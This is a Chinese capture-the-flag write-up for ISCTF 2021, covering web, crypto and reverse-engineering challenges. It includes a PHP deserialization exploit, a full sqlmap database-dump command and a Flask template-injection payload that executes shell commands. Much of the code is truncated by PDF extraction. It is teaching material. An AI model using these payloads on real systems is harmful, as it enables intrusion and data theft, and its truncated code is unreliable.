    private $pop = "f00001111";
    public $MF = "miao~ miao~ miao~";
    function __construct(){
        $this->pop =new ISCTF();
    }

    function __destruct(){
        $this->pop->action();
    }
}

class ISCTF{
    function action(){
        echo "Welcome to ISCTF World!";
    }
}

class Show{
    var $test2;
    function action(){
        echo file_get_contents('f'.$this->test2.'g.php');
    }
}

if(isset($_POST['ISCTF'])){
    unserialize($_POST['ISCTF']);
} else{
    $obj = new MF_is_cat();
    highlight_file(__FILE__);
}

?> Welcome to ISCTF World!

```

这里解题的关键点在 class Show这个对象没有被创建, 所以需要构造出pop链, 创建Show这个对象, 让Show对象里面变量\$test2=la , 于是让file\_get\_contents输出flag.php的内容

exp如下

```

1 <?php
2 class MF_is_cat{
3     private $pop = "f00001111";
4     public $MF = "miao~ miao~ miao~";
5     function __construct(){
6         $this->pop =new Show();
7     }
8 }

10 class Show{
11     public $test2="la";
12     function action(){
13     }
14 }
15 echo urlencode(serialized(new MF_is_cat()));
16 ?>
17

```

将输出用POST提交

## easysql



出题人：种花家

学校：乐山职业技术学院

1. 打开题目直接点击图片进入登陆界面
2. 输入单引号报错说明存在注入，直接sqlmap一把梭

```
1 sqlmap -u 地址 --dump-all
```

小蜘蛛



**出题人：啊罗小黑战记停更了**

**学校：焦作大学**

1. 根据题目名称和网页标题，访问robots.txt文件

```
User-agent: *
Disallow:
Disallow: flag_is_here.php
```

2.根据robots.txt里的内容我们发现有一个为flag\_is\_here.php的文件，访问一下文件，获得flag

**easy flask**

CHALLENGE

75 已解出



## easy flask

50

出题人 : 0000FF

学校 : 大理大学

<http://123.57.253.184:20501/>

[查看提示](#)

[查看提示](#)

0/100 attempts

Flag

[提交](#)

Hint



考虑最简单的ssti，可以用字典扫出对应的目录，通过注入获得重要的配置文件，(扫到了对应的目录之后直接对url处理就可获得flag)。

[Got it!](#)

Hint



尝试-wow目录，考虑因没有渲染模版文件导致恶意代码注入问题。参数为id

[Got it!](#)

出题人 : 0000FF

学校 : 大理大学

根据题目名称搜索可知flask存在模板注入，出于初学者思想可以找到注入点然后尝试获取配置信息/wow?id={{config}}  
secret key里面就是flag  
当然也可以用常规方法构造payload  
附上一个师傅的payload

```
1 http://123.57.253.184:20501/wow/?id=% for c in ().__class__.__mro__[1].__su
2 {% if c.__name__ == 'catch_warnings' %} 
3   {% for b in c.__init__.__globals__.values() %} 
4     {% if b.__class__=={}.__class__ %} 
5       {% if 'eval' in b.keys() %} 
6         {{b['eval']}('__import__("os").popen("grep ISCTF *").read()')}} 
7       {% endif %} 
8     {% endif %} 
9   {% endfor %} 
10  {% endif %} 
11  {% endfor %}
```

## 拼图



出题人：奇点

学校：平顶山学院

按顺序拼完1-15即可得到flag

Crypto

## 弯弯曲曲的路

CHALLENGE      101 已解出 ×

弯弯曲曲的路 50

出题人 : YYGP

学校 : 大理大学

题目描述 : 一只古典的蓝鲨从一条路的尽头上下上下上的走过了弯弯曲曲的小路上，并且经过了5棵树还有5个银行。

[!\[\]\(e105db9d87a7d4b3ca2955f210b50ab0\_img.jpg\) zip](#)

0/100 attempts

Flag  

提交



出题人 : YYGP

学校 : 大理大学

根据题目名称结合密码学搜索可知为曲路密码，根据题目描述为5\*5，附件长度为25，可知是5\*5的矩阵，根据上下上下上，从尽头出发可以还原矩阵

```
1 }I_cFTle_FToneCSWnTC5@0{I
2
3 I S C T F
4 { W e l c
5 @ n n e -
6 @ T o _ I
7 S C T F }
```

Circular Game



出题人：QAQ123

学校：云南大学

首先解压缩包。观察到13.txt文件，所以尝试rot13解密

gur cnffjbeq vf lhaanahavirefvgl

加密位移: 13 加密> 解密>

转换后：


the password is yunnanuniversity

得到密码为 **yunnanuniversity**

将第一次解压后的文件的kz中进行16进制处理

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	50	4B	03	04	14	00	09	00	08	00	6D	BD	52	53	B6	B5	JK.....mRSQµ
00000010	56	1D	2C	01	00	00	58	01	00	00	0A	00	00	00	63	69	V.,..X.....ci
00000020	70	68	65	72	2E	74	78	74	55	8F	08	AD	3E	39	E3	3D	pher.txtU....>9=
00000030	9E	6A	9E	6B	2A	1C	15	55	BC	76	EA	0F	5A	BC	69	61	žjžk*..U+qvè.Z!ia
00000040	60	8C	28	AE	90	C2	3F	54	7C	8C	0E	2E	0A	F1	AB	20	`@.Ä?T @...ñ«
00000050	FF	5C	FE	CA	5E	B4	15	55	E4	68	7F	EC	CB	A4	23	20	ÿþþ^".Uäh.iE#
00000060	3B	4F	2C	D1	D6	A3	0C	35	01	AC	46	36	D7	46	12	F8	;O,NÖE.5.-F6xF.ø
00000070	46	28	20	21	21	57	55	46	1E	2D	26	20	1D	27	20	20	H_S...1...PQGJ

文件头为50 4B 03 04为zip文件的文件头，将文件修改为zip文件，输入密码yunnanuniversity.



有三个文件subject.py Cipher.txt Public\_key.pem

使用Python读取公钥文件获得n与e

```
1 pub1=RSA.importKey(open('public_key.pem').read())
2 n = pub1.n
3 e = pub1.e
```

将n放到<http://www.factordb.com/index.php?query=>

网站中分解得到p、q

构建私钥d

```
1 fn =(p-1)*(q-1)
2 d = gmpy2.invert(e,fn)
```

随后观察subject.py

发现c是RSA循环加密了s次再Base64所形成的密文

s为一个随机数

构建一个for循环

范围为1 , 100尝试解出flag

```
1 for i in range(100):
2     m = pow(c,d,n)
3     c = m
4     print(libnum.n2s(int(m)))
5     print("第",i,"次解密")
```

在输出结果中找到了flag。 ( 可将输出复制到txt中再搜索 )

```
b"\"g\x00\x8e\xb3ty\xab\x80\x00\x88\xc  
第 18 次解密  
b'fMpCaG$\xde?\xb7\x03\x9b\xa3<1\x82  
第 19 次解密  
b'E0\x98\n_Bh\xda\x93\x96\xea_^\xf8\  
第 20 次解密  
b"\x95Z\r\xf9\xa3\xcd\xdaX{X\x9b\x99  
第 21 次解密  
b'ISCTF{Cyclic_encrypt10n_4_y0u}'  
第 22 次解密
```

## EasyRSA



出题人 : Chenser

学校 : 福建师范大学

多因子RSA，n可直接分解

```
1 #exp
2 import libnum
3 import gmpy2
4
5 n= 7905997708343336916197715947225756310900811947575528843977475882488783685
6 e= 65537
7 c= 3157359198691500185764026346693916420630724774846514839597881072021509497
8
9 #yafu分解n
10 p = 2514358789
11 q = 2930880917
```

```
12 r = 107283086870331422422630427208638208443839610981393914768563788464392025
13
14 phi_n=(p-1)*(q-1)*(r-1)
15 d=gmpy2.invert(e,phi_n)
16 m=pow(c,d,n)
17 print(libnum.n2s(int(m)))
```

## Do\_u\_know\_coding



出题人 : Chenser

学校 : 福建师范大学

考虑到密文可能为以两个字母为一组，有规律的数字+字母组合，此时可设法将其转为Hex，通过爆破偏移量发现：当偏移量为-13时，此时的密文中数字字母正好符合Hex的范围，因此可直接转换

对于后续密文的识别可使用ciphey、basecrack等工具

ROT13-Hex-Base32-Base64 ( Alphabet : ROT13 ) -Base85

Version 9.20.2      Last build: 2 years ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

**Operations**

- Base
  - From Base
  - From Base32
  - From Base58
  - From Base62
  - From Base64
  - From Base85
  - Show Base64 offsets
  - To Base
  - To Base32
  - To Base58
  - To Base62
  - To Base64
  - To Base85
  - AES Decrypt
  - AES Encrypt
  - Analyse hash
  - BSON deserialise
  - BSON serialise

**Recipe**

ROT13

Rotate lower case chars   Rotate upper case chars   Amount: 13

From Hex  
Delimiter: Auto

From Base32  
Alphabet: A-Z2-7=

From Base64  
Alphabet: N-ZA-Mn-za-m0-9+=/

From Base85  
Alphabet: !-u

**Input**

Length: 192  
Lines: 1

494nn56453244524rn64544753534q4n5747343644524n5r4q5647544o32495634544o57434nr563256455253484s  
464n584153434s47464r46455n3353494q59584o5n4o4r4o24r475533253494646454q5344594r453q3q3q3q3q

**Output**

start: 33 end: 33 time: 1s length: 33 lines: 1

ISCTF{W0w\_y0u\_c4n\_r3ally\_c0d1ng!}

**STEP**   **BAKE!**    Auto Bake

( ROT13等价于移位偏移量-13 , Ascii85即Base85 , Hex即Base16 )

## 鲨米尔



出题人 : YYGP

学校 : 大理大学

根据题目名称和描述，结合密码学搜索可知是shamir门限方案，[https://mp.weixin.qq.com/s/m\\_IDVdXMrM1W8U-PrB9CHw](https://mp.weixin.qq.com/s/m_IDVdXMrM1W8U-PrB9CHw)，使用python的secretsharing库即可解密

```
1 from secretsharing import SecretSharer
2 import binascii
```

```
3 shares=['1-12a6bd8768c049913e049a99a707a270', '2-193b4367e502b4881d4ff264431  
4 deflag=SecretSharer.recover_secret(shares[0:3])  
5 flag=binascii.unhexlify(deflag)  
6 print flag
```

## RdEs



**出题人 :** YYGP

**学校 :** 大理大学


根据题目给出的脚本可知是生成随机数，然后用随机数作为密钥加密，给出了624个随机数和密文，需要求出第625个随机数进行解密，搜索随机数预测可知随机数是使用Mersenne twister算法生成的，搜索相关资料可以找到<https://www.cnpython.com/pypi/mersenne-twister-predictor>，在python里使用附件的随机数进行预测

```
1 from mt19937predictor import MT19937Predictor  
2 a=list(map(int,'''703362636  
3 2885071567  
4 2148334099  
5 ...省略...  
6 3518200394  
7 3513351722''''.split('\n')))  
8 predictor = MT19937Predictor()
```

```
9 for i in a:  
10     predictor.setrandbits(i, 32)  
11  
12 print(str(predictor.getrandbits(32)))
```

可得到随机数3763948799，作为密钥使用AES-ECB解密得到flag

## MediumRSA



出题人 : Chenser


学校 : 福建师范大学

e与 $\varphi(n)$ 不互素

```
1 #exp  
2 import gmpy2  
3 from Crypto.Util.number import *  
4  
5  
6 # 当e约去公约数后与phi互素  
7 def decrypt(p, q, e, c):  
8     n = p * q  
9     phi = (p - 1) * (q - 1)  
10    t = gmpy2.gcd(e, phi)  
11    d = gmpy2.invert(e // t, phi)  
12    m = pow(c, d, n)  
13    msg = gmpy2.iroot(m, t)  
14    if msg[1]:  
15        print(long_to_bytes(msg[0]))  
16
```

```
17 p= 1354062729158396639489825082591683391964134230337073773515827174081352011
18 q= 1414999677775546981578273985880731905460481611424423710433190917932021593
19 e= 894
20 c= 2855997406425318901542201755924378449999907804038156303076614590017131763
21
22 decrypt(p, q, e, c)
```

## HardRSA1



出题人 : Chenser

学校 : 福建师范大学

注意到m2与m1呈线性关系，此时可使用Franklin Reiter

参考链接：<https://paper.seebug.org/727/#43-franklin-reiter>

sagemath :


```
1 n=955878777633457712771077861034164878218007211732872086703082427025284038
2 a=81482742853767314696306464145679404384076130391239270291921497905887156415
3 b=99449990101651893540172749287348876520606459608208696727006744030067643122
4 c1=1870704366656953386352816295794415188411021228249016204037205250475471496
5 c2=7325538029574160281021599811736821233585208717639078373056827617837534594
6 e=19
7
8 import libnum
9 def franklinReiter(n,e,c1,c2,a,b):
10     R.<X> = Zmod(n)[]
11     f1 = X^e - c1
```

```

12     f2 = (X*a+ b)^e - c2
13     # coefficient 0 = -m, which is what we wanted!
14     return Integer(n-(compositeModulusGCD(f1,f2)).coefficients()[0])
15
16     # GCD is not implemented for rings over composite modulus in Sage
17     # so we do our own implementation. Its the exact same as standard GCD, but
18     # the polynomials monic representation
19 def compositeModulusGCD(a, b):
20     if(b == 0):
21         return a.monic()
22     else:
23         return compositeModulusGCD(b, a % b)
24
25 m=franklinReiter(n,e,c1,c2,a,b)
26 print(libnum.n2s(int(m)))

```

## HardRSA2



出题人 : Chenser

学校 : 福建师范大学

解法1 : 注意到 $e=3$ ，且 $m_1, m_2$ 只差1

因此考虑 $e=3$ 情况下的相关信息攻击+RSA padding attack

```

1 #exp
2 import gmpy2
3 from Crypto.Util.number import *
4 n = 420442077361747994356485916728682113300922362780417257326359011778562271
5 e = 3

```

```

6 c1 = 247298053457628139255888647694054941115154174139543503517821606705842427
7 c2 = 318704993781182337396532094613621984050007025549122207730381779552775024
8
9 def get_m(a, b, c1, c2, n):
10     a3 = pow(a, 3, n)
11     b3 = pow(b, 3, n)
12     tmp1 = ((c2 + 2*a3*c1 - b3) * b) % n
13     tmp2 = ((c2 - a3*c1 + 2*b3) * a) % n
14     tmp3 = gmpy2.invert(tmp2, n)
15     tmp4 = (tmp1 * tmp3) % n
16     return tmp4
17
18 m = get_m(1, 1, c1, c2, n)
19 print(long_to_bytes(m))

```

解法2：由于本题m2是m1的特殊线性关系 ( $m_2=m_1+1$ )，因此也可使用Franklin Reiter

```

1 #exp
2 n=42044207736174799435648591672868211330092236278041725732635901177856227185
3 c1=2472980534576281392558886476940549411151541741395435035178216067058424274
4 c2=3187049937811823373965320946136219840500070255491222077303817795527750241
5 e=3
6 import libnum
7 def franklinReiter(n,e,c1,c2):
8     R.<X> = Zmod(n)[]
9     f1 = X^e - c1
10    f2 = (X+1)^e - c2
11    # coefficient 0 = -m, which is what we wanted!
12    return Integer(n-(compositeModulusGCD(f1,f2)).coefficients()[0])
13
14    # GCD is not implemented for rings over composite modulus in Sage
15    # so we do our own implementation. Its the exact same as standard GCD, but
16    # the polynomials monic representation
17 def compositeModulusGCD(a, b):
18    if(b == 0):
19        return a.monic()
20    else:
21        return compositeModulusGCD(b, a % b)
22
23 m=franklinReiter(n,e,c1,c2)
24 print(libnum.n2s(int(m)))

```

## Reverse

re签到



出题人 : yaoxi

学校 : 西安邮电大学

出题思路 : <https://www.52pojie.cn/thread-326995-1-1.html>

难点在于upx的去除，出题时先用upx加壳，又修改了upx的标志，这让upx -d 无法直接脱壳，解决办法有两个，第一个是重新修改upx的标志

```
00 00 00 00 00 00 00 .P..D.....
00 00 00 00 00 00 00 .P..4.....
00 00 00 00 00 00 00 DP.....
00 00 00 00 00 00 00 .
00 00 00 00 00 00 00 .@..(.....
00 00 00 00 00 00 00 .
00 00 00 00 00 00 .
50 58 30 00 00 00 00 . .RPX0.
00 00 00 00 02 00 00 . .
00 00 00 80 00 00 E0 . .€..à.
90 00 00 00 C0 01 00 RPX1 . . . .À.
00 00 00 00 00 00 00 .
50 58 32 00 00 00 00 . .@.àRPX2. .
02 00 00 00 84 00 00 . .P. .
00 00 00 40 00 00 C0 . . . .@..À.
0D 24 02 08 F3 82 59 3.96.RPX!.$.ó,Y
8F 7D 00 00 38 01 02 òæjbeI...}.8...
C3 66 2E 0F 1F 84 00 .I..böyüÈAf... .
```

把R改成U就可以用可以直接脱壳

第二个方法就是x64dbg调试，可以把壳脱掉，各种脱壳的方法可以在ctfwiki上找到

后面的逻辑就是简单的异或，写脚本即可

( 这里可以看到文件是64位，od一般是只能打开32位的，所以这里我们用x64dbg )

对于新生，upx -d失败后，出现

```
C:\Users\86178\Desktop\tools\upx-3.96-win64>upx -d 1.exe
Ultimate Packer for executables
Copyright (C) 1996 - 2020
UPX 3.96w      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020
File size       Ratio      Format      Name
upx: 1.exe: CantUnpackException: file is possibly modified/hacked/protected; take care!
Unpacked 0 files.
C:\Users\86178\Desktop\tools\upx-3.96-win64>
```

搜索红色的报错部分，或直接搜索upx脱壳失败，也可以在网上找到相关资料，作为签到题不会特别难，多利用搜索引擎解决题目，也是一种很好的办法

## GAME



出题人 : yaoxi

学校 : 西安邮电大学

考点 : c#反编译

游戏题目

unity的游戏直接找Assembly-CSharp.dll 文件！，大部分的逻辑都在这个文件中

共享 查看

名称	修改日期
Assembly-CSharp.dll	2021/10/16 22:23
Mono.Security.dll	2020/10/30 11:07
mscorlib.dll	2020/10/30 11:07
netstandard.dll	2020/10/30 11:07
System.ComponentModel.Compositi...	2020/10/30 11:07
System.Configuration.dll	2020/10/30 11:07
System.Core.dll	2020/10/30 11:07

用dnspy打开该文件即可

System.dll	26
Assembly-CSharp (0.0.0.0)	27
Assembly-CSharp.dll	28
PE	29
类型引用	30
引用	31
{ }	32
<Module> @02000001	33
BeginManager @02000	34
CameraController @020	35
Enemy @02000005	36
EnemyCreate @0200000	37
GameStart @02000008	38
MagicBall @02000009	39
Player @0200000A	40
PlayerAttack @0200000	41
PlayerMagic @0200000	42
PlayerMovement @020	43
ScoreAndFlag @020000	44
基类和接口	45
派生类型	46

在这里直接定位到主要逻辑

```
29     }
30 }
31 // Token: 0x06000034 RID: 52 RVA: 0x00002AA0 File Offset: 0x00000CA0
32 public void ScoreAdd(int value)
33 {
34     this.score += value;
35     if (this.score <= 100000)
36     {
37         this.scoreGoal++;
38         this.EC.waitTime /= 1.2f;
39     }
40     if (this.score >= 100000 && this.scoreGoal >= 301)
41     {
42         this.flag.text = "ISCTF{" + ScoreAndFlag.md5(ScoreAndFlag.SHA1("2010")) + "}";
43     }
44     this.scoreTxt.text = this.score.ToString() + "/100000";
45 }
46 }
```

我们不用分析后面的加密是什么，修改判断条件，把游戏难度调低，就可以自动出来flag  
红色圈出来的是两个判断条件，第一个判断条件是总分达到100000，第二个判断条件是你必须打死301个小怪物，我们直接修改判断条件（右键 编辑类，就可以修改代码），保存，打游戏通关

其他解法：打游戏通关（应该没人能通关），或者用ce修改器修改（这里加入的第二个判断条件就是为了防止ce修改器直接修改分数而拿到flag，小小的增加了一点难度）

其他解法：注意到判断血量下面有ISCTF，根据代码跟踪ScoreAndFlag.SHA1和ScoreAndFlag.md5函数，分析函数逻辑得出flag

**easy\_T**



出题人 : emtanling

学校 : 河南师范大学

载入IDA

```
v20[58] = 13;
v20[59] = 3;
asm
{
    vmovdqa xmm0, xmmword ptr [ebp-40h]           // 数组v20存入xmmword ptr [ebp-40h]
    vmovdqa xmmword ptr [ebp-60h], xmm0
}
sub_401060(KSeed);
srand(Seed);
for ( i = 0; i < 16; ++i )
    *(v21[-9] + i) = rand();
asm
{
    vmovdqa xmm0, xmmword ptr [ebp-60h]           // 输入以v20的顺序排列
    vpshufb xmm0, xmm0, xmmword ptr [ebp-14h]      // 拼列后的数据与生成的伪随机数异或
    vmovdqa xmm0, xmmword ptr [ebp-80h], xmm0
    vmovdqa xmm0, xmmword ptr [ebp-80h], xmm0
    vmovdqa xmm0, xmmword ptr [ebp-60h], xmm0
    vmovdqa xmm0, xmmword ptr [ebp-60h], xmm0
    vpxor xmm0, xmm0, xmmword ptr [ebp-24h]
    vmovdqa xmm0, xmmword ptr [ebp-90h], xmm0
    vmovdqa xmm0, xmmword ptr [ebp-90h], xmm0
    vmovdqa xmm0, xmmword ptr [ebp-60h], xmm0
}
for ( j = 0; j < 4; ++j )
{
    v12 = sub_4011D0(v21[j - 24]);
    v14[j] = v12;                                // 简单的加密
}
for ( k = 0; k < 4; ++k )
{
    if ( v15[k] != v14[k] )
    {
0000073E_main+60 (401338)
```

这里生成seed的函数被hook，函数sub\_401090为真正的seed生成函数

```

.text:00401090          push    ebp
.text:00401091          mov     ebp, esp
.text:00401093          sub     esp, 24h
.text:00401096          mov     eax, __security_cookie
.text:00401098          xor     eax, ebp
.text:0040109D          mov     [ebp+var_4], eax
.text:004010A0          push    ebx
.text:004010A1          push    esi
.text:004010A2          push    edi
.text:004010A3          xor     ecx, ecx
.text:004010A5          rdtsc
.text:004010A7          mov     [ebp+var_18], eax
.text:004010AA          mov     [ebp+var_14], edx
.text:004010AD          call    near ptr loc_4010B2+3
.text:004010B2          ; CODE XREF: sub_401090+1D:p
.text:004010B2          call    near ptr 4C310A2h
.text:004010B7          and    al, 1
.text:004010B9          retn
.text:004010B9 sub_401090 endp
.text:004010B9
.text:004010B9 ; -----
.text:004010BA          dw 0C933h
.text:004010BC          dd 4589310Fh, 0F45589F0h, 0A164C033h, 30h, 89024088h, 458BF845h
.text:004010BC          dd 0E8452BF0h, 1BF44D8Bh, 4589EC4Dh, 0E04D89DCh, 0E07D83h
.text:004010BC          dd 7D83B677h, 97632DCh, 4E445C7h, 0EB000000h, 0E445C707h
.text:004010BC          dd 6, 81F85588h, 0FFE2h, 0E455030h
.text:0040110C ; -----
.text:0040110C          mov     Seed, edx
.text:00401112          pop    edi
.text:00401113          pop    esi
.text:00401114          pop    ebx
.text:00401115          mov     ecx, [ebp-4]
.text:00401118          xor     ecx, ebp
000004BC 004010BC: .text:004010BC (synchronized with Hex View-1)

```

有一点花指令，去掉即可

```

BOOL sub_401090()
{
    BOOL result; // eax
    int v1; // [esp+18h] [ebp-24h]
    int v2; // [esp+34h] [ebp-8h]

    v2 = *(&NtCurrentPeb() ->BeingDebugged);
    __rdtsc();
    result = v2 == 0;
    if ( v2 )
        v1 = 4;
    else
        v1 = 8;
    Seed = v1 - 2; // Seed应该为6
    return result;
}

```

写个生成随机数的函数可以得到生成的数字，注：应在windows上vs系列x32编写程序

[58,17,167,129,86,29,160,130,208,124,102,205,88,231,90,141]

可以得到解密代码

```

1 from z3 import *
2 import struct
3 xor = [58,17,167,129,86,29,160,130,208,124,102,205,88,231,90,141]
4 enc = [0x74406252, 0xb5526422, 0xbf6f7cb5, 0xde6e9431]
5 s = Solver()
6 k = [BitVec('%d%i', 32) for i in range(4)]
7 def encrypt(x):
8     return (x^(x<<22))
9 for i in range(len(enc)):
10    s.add(encrypt(k[i]) == enc[i])
11 if s.check() == sat:
12     m = s.model()
13     m = [m[k[i]].as_long() for i in range(4)]
14 else:
15     exit()
16 q = b''
17 for i in range(len(m)):
18     temp = struct.pack('<L', m[i])
19     q += temp


```

```
20 f = []
21 for i in range(len(q)):
22     f.append(chr(q[i]^xor[i]))
23 d = [12, 6, 11, 5, 1, 7, 9, 14, 4, 15, 0, 8, 10, 2, 13, 3 ]
24 flag = [0]*16
25 for i in range(len(d)):
26     flag[d[i]] = f[i]
27 print('ISCTF{' + ''.join(flag) + '}')
28
```

```
1 ISCTF{Its_easy_right?}
```

```
Flag: Its_easy_right?
flag为: ISCTF{Its_easy_right?}
请按任意键继续. . .
```

**easy\_wasm**



出题人 : emtanling

学校 : 河南师范大学


<https://xz.aliyun.com/t/5170>

<https://www.anquanke.com/post/id/179556>

<https://xz.aliyun.com/t/2854>



## Jakarta



出题人 : ios

学校 : 大理大学

通过分析日志，根据逻辑推断出flag ( 出题人已跑路 )

flag:flag{i\_want\_j0in\_d1u}

**Reverse-Easy\_JAR**



出题人：李黑子

学校：周口职业技术学院

使用java运行，提示输入flag

```
C:\Users\Administrator\Documents
λ java -jar Easy_JAR.jar    查看
欢迎来参加2021 ISCTF !
输入:
```

使用jd-gui打开，找到main

```

package cn.limutongtong001;
import java.util.Scanner;

public class Main {
    public static void main(String[] args) {
        System.out.println("CTF t \u00d7\u00d7");
        Scanner scanner = new Scanner(System.in);
        if (scanner.hasNextLine()) {
            String value = scanner.nextLine();
            if (value.equals("ctf")) {
                System.out.println("YES! It is CTF!");
            } else {
                System.out.println("NO");
            }
        }
    }
}

```

可以看到

```
if (dncry.encode(value, "ctf").equals("NBEKABsLBisvMDcyJUZWUUU=")) {
```

查看加密算法

```

package cn.limutongtong001;
import org.apache.commons.codec.binary.Base64;

public class dncry {
    public static String encode(String s, String key) { return base64encode(xorWithKey(s.getBytes(), key.getBytes())); }

    private static byte[] base64Decode(String s) { return Base64.decodeBase64(s); }

    private static String base64encode(byte[] bytes) {
        byte[] encodedBytes = Base64.encodeBase64(bytes);
        return new String(encodedBytes);
    }

